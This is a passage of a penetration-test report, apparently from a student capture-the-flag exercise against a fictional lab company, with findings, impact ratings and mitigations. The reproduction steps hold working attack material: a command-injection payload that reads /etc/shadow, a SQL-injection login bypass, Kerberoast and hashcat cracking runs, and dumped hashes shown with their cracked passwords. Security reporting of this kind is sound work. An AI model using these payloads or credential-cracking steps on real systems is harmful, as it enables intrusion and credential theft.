Downloads                   Parallels                   domain_computers.json       perl5
Email Login Page Outline.doc Pictures                   domain_groups.json          read10
Email Server Guide.txt      Public                      domain_policy.json          req.txt
❯ hashcat -m 13100 -a 0 tickets.hash Downloads/rockyou.txt
hashcat (v6.2.6) starting
```

```
Dictionary cache built:
* Filename..: Downloads/rockyou.txt
* Passwords.: 14344394
* Bytes.....: 139921525
* Keyspace..: 14344387
* Runtime...: 1 sec

$krb5tgs$23$*Administrator$CORP.BOOKTOPIA.LOCAL$CORP.BOOKTOPIA.LOCAL/Administrator*$af2878dfc582d626e3005510eca6e1e3$b6cdbd5424a96d2d88ff5731
77c02d6778f4a44a89126ec07f7ae09698e6fe5fdc900d047ddd988217db820541a542e403b56b649ff1d1e43d98f7026e6530c19d6a40543f0bf05208380407e131db7cbf00a
fb2e49f180be14940e63ea6130f0faf82be7a64fe37f772f7ee583c2906b6321914bb8c9745d610aed411fb6f7d1bc0a07169a2f1f9398cadac4c6d7a38cce5cf66930cd53659
4dff3dbe88da2851014279e2cff9b3f7a9f2999ac8a327da4eebd3a6d8d7897eca1e30a5f1f558cdcadcf91092349a99e92ee36a638d4b0938fbea6cf207f134ddfe82f3a3790
922c551bbcc955dc61fdfa31c8d844967668f2a316604b983a706d7124b26ae1180e6ce0c144d693dc3b7a0a73a69803e0a1adecdcf6a06828b6bae66aa8c46285792341a400f
c5a14ff21a92aa227a3ea9a8e30fd8f26032d6ed82f9d542e901eac183bb1336051ea8d63e6779248e76675430101846927513294 02a8e90435d2ce0394c833136b6390a99250
34dd375ed13517e9b718e79e566f620a8ad9c13c558626255f820c7ebaa12d8871722239209784cfd8200b416f216cfa7e8f9d98eaaa414ab407b71eb800ea3b656f4d5e9d5cf
6db1342e4bcccd7fb4883caaf55319f09a0f6a8ecd55860f408c55fa98cefef48cd3ccfdc0c84afcc3e2a9ef8ec5560e94cf3fab35cb2cef271570d93136c3834a73bb160fb4f
711b95f9b14539bc95f4851383dfe0b71e4345e8f34d6adab12042ce5c4fdfee7f4cbe59fa6bb0b7942b013b5e5655c63a8800ec215b706e4b1983b1246884d9426a5c8ab5261
5eb2d906b883a436c933d7a8e50506b5377e19b54c6e80dbc6d86f756953a7875bc9a9dee83100aaddc5f5400731587e206a4e08cfda2ce6c7c82441273a7b0fbbb2d6d12287f
97e4694799660831fedfbdccf15e4aeb5239df0223aff34359e567f4241827067d38b3225fbada9bfb4cc176b265655a2dbbe05bc5c85b0f0eca570161ad883c5:12qw!@QW
```

High Risk Findings

	Library Terminal Command Injection		
Findings Categorization			
Business Impact	High(4)	**CVSS v4.0 Score**	8.6

Description

The system didn't properly check or clean up the information it was given through input fields (like search boxes or login forms). This allowed someone to enter specially crafted text that caused the program to talk to its server in unintended and dangerous ways—a technique called ***Command injection****. Because of this flaw, an attacker could ask the server to do things it was never meant to do, like reading private files on the computer.*

Business Impact

This vulnerability presents several risks to the organization:

- Unauthorized access to the database could lead to data theft or manipulation.
- System files could be read, potentially exposing configuration files and credentials.
- Database integrity could be compromised if an attacker injects malicious Linux commands.
- Sensitive information about the system architecture could be leaked.

Affected Systems

Library Terminal Application server-> 192.168.104.2

Mitigations

1. Implement proper input validation and parameterized queries to prevent Command injection.
2. Apply the principle of least privilege to the database user accounts.
3. Store sensitive information (such as password hashes) outside of accessible directories.

References

OWASP – Command Injection

MITRE CWE-77 – Command Injection

Steps for Reproduction

Text Walkthrough:

1. Access the library terminal application.

2. In the search field, enter the following SQL injection payload:

read harry_potter.pdf && cat '/etc/shadow'

3. Observe that the application returns the contents of the /etc/shadow file.

4. Extract the password hashes for Intern Stewie and Admin Mickey.

5. Use hashcat to crack the password hashes:

hashcat -m 10 hashes.txt rockyou.txt

Supporting Images:

```
Enter command...                                                    Run

1 ACT 1 1. Alexander Hamilton BURR How does a bastard, orphan, son of a whore and a Scotsman, dropped
in the middle of a forgotten spot in the Caribbean by providence, impoverished, in squalor, grow up to
be a hero and a scholar? LAURENS The ten -dollar founding father without a father got a lot farther by
working a lot harder, by being a lot smarter, by being a self -starter, by fourteen, they placed him in
charge of a trading charter. JEFFERSON And every day while slaves were being slaughtered and carte d
away across the waves, he
root:!$y$j9T$Rcnb0uiRKsPtgjPM0JygH0$3QOhEdafKZ0dtcZqEVgC2rM2U60/Gimr8.l3NWT4wE4:20180:0:99999:7:::
daemon:*:20172:0:99999:7:::
bin:*:20172:0:99999:7:::
sys:*:20172:0:99999:7:::
sync:*:20172:0:99999:7:::
games:*:20172:0:99999:7:::
man:*:20172:0:99999:7:::
lp:*:20172:0:99999:7:::
mail:*:20172:0:99999:7:::
news:*:20172:0:99999:7:::
uucp:*:20172:0:99999:7:::
proxy:*:20172:0:99999:7:::
www-data:*:20172:0:99999:7:::
backup:*:20172:0:99999:7:::
list:*:20172:0:99999:7:::
irc:*:20172:0:99999:7:::
_apt:*:20172:0:99999:7:::
nobody:*:20172:0:99999:7:::
systemd-network:!*:20172::::::
systemd-timesync:!*:20172::::::
messagebus:!:20172::::::
sshd:!:20172::::::
ftp:!:20175::::::
libTerminal:$y$j9T$rBw5Pw3Esb0uU3QJGW9b91$4Ggg3qL4/IfrXG4Jqxgku8BAO1aXwBK67rpT3tOzLh4:20180:0:99999:7:::
library:$y$j9T$bOhGRxx4xN9hDqA9SL.rV.$FWzHyMJ9EiAp445Zg/BkC2jlzfNmSYTbvysMpRWdJF3:20180:0:99999:7:::
Admin.Mickey:$1$Uvu0N1gU$je.AHEmiupehneJzi/F1j.:20180:0:99999:7:::
Intern.Stewie:$1$1qpMT108$uBbt3AABaEutYzrj0QNJd0:20207:0:99999:7:::
```

```
root:!$y$j9T$Rcnb0uiRKsPtgjPM0JygH0$3QOhEdafKZ0dtcZqEVgC2rM2U60/Gimr8.l3NWT4wE4:20180:0:99999:7:::
messagebus:!:20172::::::
sshd:!:20172::::::
ftp:!:20175::::::
libTerminal:$y$j9T$rBw5Pw3Esb0uU3QJGW9b91$4Ggg3qL4/IfrXG4Jqxgku8BAO1aXwBK67rpT3tOzLh4:20180:0:99999:7:::
library:$y$j9T$bOhGRxx4xN9hDqA9SL.rV.$FWzHyMJ9EiAp445Zg/BkC2jlzfNmSYTbvysMpRWdJF3:20180:0:99999:7:::
Admin.Mickey:$1$Uvu0N1gU$je.AHEmiupehneJzi/F1j.:20180:0:99999:7:::
Intern.Stewie:$1$1qpMT108$uBbt3AABaEutYzrj0QNJd0:20207:0:99999:7:::
```

```
1qpMT108$uBbt3AABaEutYzrj0QNJd0: myhero!
Uvu0N1gU$je.AHEmiupehneJzi/F1j: heeheehaha
```

	Mail Server SQL Injection		
Findings Categorization			
Business Impact	High(4)	**CVSS v4.0 Score**	8.6

Description

During the assessment, we found that the login page for the company's mail server could be easily tricked into granting access without a valid username or password. By typing a special phrase (' OR 1=1 --) into the login box, we were able to fool the system into thinking the login was correct. This allowed us to view internal emails, including potentially sensitive messages that should have been private.

This type of weakness is called SQL injection, and it happens when a system blindly trusts whatever a user types in without checking it properly. It's a serious security issue because it can give attackers access to confidential information or control over parts of the system.

Business Impact

This vulnerability presents several risks to the organization:

- Unauthorized Email Access: An attacker could read private internal emails, potentially exposing sensitive business communications, confidential plans, or personal employee information.
- Reputation Damage: If it became known that internal messages were exposed due to a basic security flaw, it could damage the company's reputation and reduce trust among clients, partners, or the public.
- Legal and Compliance Risk: If any exposed emails contain regulated data (e.g., personal information, client records), this could lead to violations of privacy laws or data protection regulations.
- Business Disruption: An attacker with access to internal communications could interfere with operations, such as sending fake messages, deleting important emails, or monitoring sensitive conversations.

Affected Systems

Mail Server-> 192.168.104.3:5000

Mitigations

1. Developers should use secure methods, like parameterized queries, that protect the system from these kinds of attacks.
2. Regularly test the login and other input fields using automated tools or manual reviews to catch these issues early.
3. Limit Access to the Mail Interface: Restrict who can access the login page, especially from outside the organization or over the internet.
4. Enable Multi-Factor Authentication (MFA): Require a second form of verification (like a code sent to a phone) in addition to the password to protect accounts.
5. Log and Monitor Access Attempts: Keep track of login attempts and set up alerts for suspicious activity so attacks can be caught early.

References

OWASP - SQL Injection Prevention Cheat Sheet

CWE-89: Improper Neutralization of Special Elements used in an SQL Command

Steps for Reproduction

Text Walkthrough:

1. Access the mail server at 192.168.104.3:5000

2. In the search field, enter the following SQL injection payload:

Admin in the username field. And pass' or 1=1 -- in the password field

3. Observe that the access to all the emails. The supporting image has a flag in rot13

Supporting Images:

```
Hey Admin Mickey,

So I've been researching different ways to hide information like you asked.
I'm going to be sending a bunch of emails with various techniques to see which works best.

Check this one out! SYNT{GuvfOhgFrafvgvirVasbezngvbaLrnu?}
By the way, if I get this to work, do you think I'll get a tip or anything?

- Intern Stewie
Your Favorite Unpaid Intern
```

Low Risk Findings

	Vault Server Contains Sensitive Information		
Findings Categorization			
Business Impact	Low (2)	**CVSS v4.0 Score**	3.6

Description

During our assessment of the Vault server, we discovered a secret written in a comment inside a Dockerfile. This file is used to configure and launch the Vault service. The secret appears to be inactive — it does not allow access to any systems or services and has no immediate use. However, storing secrets in this way is considered poor practice and may lead to future risk if it goes unnoticed in other environments or repositories.

This is similar to writing a password on a whiteboard that's no longer in use. It doesn't do harm right now, but it shows a breakdown in secure practices and could eventually expose the business if done with active credentials.

Business Impact

- Reputation Risk: Even though the secret is inactive, its exposure could raise concerns from stakeholders, auditors, or security reviewers about internal security practices.
- Security Hygiene: This finding indicates a potential cultural or procedural lapse in secure software development practices.
- Future Risk: If such practices continue, an active secret may eventually be exposed, leading to a full system compromise.

Affected Systems

- Vault Server on 192.168.104.4:9999

Mitigations

1. Remove the Exposed Secret: Delete or redact the sensitive string from the Dockerfile.
2. Rotate and Decommission: If the secret was ever valid, rotate it and ensure it can no longer be used.
3. Implement Secrets Scanning: Use tools like TruffleHog or Gitleaks in your CI/CD pipeline to prevent secrets from being committed.
4. Educate Developers: Provide secure coding guidelines and training focused on handling credentials and secrets.

References

OWASP Secrets Management Cheat Sheet

OWASP Docker Security Cheat Sheet

CWE-798: Use of Hard-coded Credentials

HashiCorp Vault Best Practices

GitHub Blog: Avoiding Leaked Secrets

Steps for Reproduction

Text Walkthrough:

Write clear, step-by-step instructions that show how you found or tested this vulnerability. Include screenshots where possible

Format example:

4. Navigate to http:// 192.168.104.4:9999/login
5. Enter credentials: Admin.Mickey:heeheehaha or Intern.Stewie:myhero!
6. Observe a plaintext secret (e.g., token or password) written in a comment or unused environment variable.
7. Attempt to use the secret — note that it does not grant access to any systems, confirming it's inactive.

Supporting Images:

```
#Secure Vault Docker Container. Access with SSH :)
FROM debian:12

# Install base packages
RUN apt-get update && apt-get install -y \
    openssh-server \
    docker.io \
    && rm -rf /var/lib/apt/lists/*

# Enable SSH
RUN mkdir /var/run/sshd

# Create Stewie's Account
RUN useradd -m -s /bin/bash Intern.Stewie \
    && echo "Intern.Stewie:p@ssw0rd" | chpasswd \
    && usermod -aG docker Intern.Stewie
RUN echo 'root:ADDASECUREROOTPASSWORDHERE' | chpasswd

# Configure SSH
RUN echo "PermitRootLogin no" >> /etc/ssh/sshd_config \
    && echo "PasswordAuthentication yes" >> /etc/ssh/sshd_config

#Run SSH
CMD ["/usr/sbin/sshd","-D"]

# Note: Add this message to the container afterwards CTF{Docker_Is_Secure}
```

Appendix B: Tools Used

Nmap	
Description	Network exploration tool and security scanner
Use Case	Port scanning, service discovery, vulnerability detection
Source	https://nmap.org/

Metasploit Framework	
Description	Penetration testing framework
Use Case	Exploitation of vulnerabilities, post-exploitation activities
Source	https://www.metasploit.com/

SMBClient	
Description	Command-line tool for accessing SMB/CIFS resources on servers
Use Case	SMB enumeration, file access
Source	https://www.samba.org/

Hashcat	
Description	Advanced password recovery utility
Use Case	Password hash cracking
Source	Password hash cracking

Impacket	
Description	a collection of Python classes for working with network protocols.
Use Case	LDAP enumeration, Kerberoasting
Source	https://github.com/fortra/impacket

Evil-WinRM	
Description	Windows Remote Management shell
Use Case	Remote system management and command execution
Source	https://github.com/Hackplayers/evil-winrm

netexec	
Description	A post-exploitation tool for automating network enumeration and attacks, including LDAP user listing
Use Case	Lists domain or LDAP users from an Active Directory environment to gather usernames for further attacks
Source	https://github.com/Pennyw0rth/NetExec

rockyou.txt	
Description	A widely used wordlist of common passwords, originally leaked from the RockYou data breach
Use Case	Used in password cracking attacks to guess weak or common passwords
Source	https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt

ChatGPT	
Description	AI-powered assistant used to explain, generate, and troubleshoot command-line syntax and scripts
Use Case	Used to help troubleshoot command line issues (mainly competition specific bugs that were out of our control)
Source	https://chatgpt.com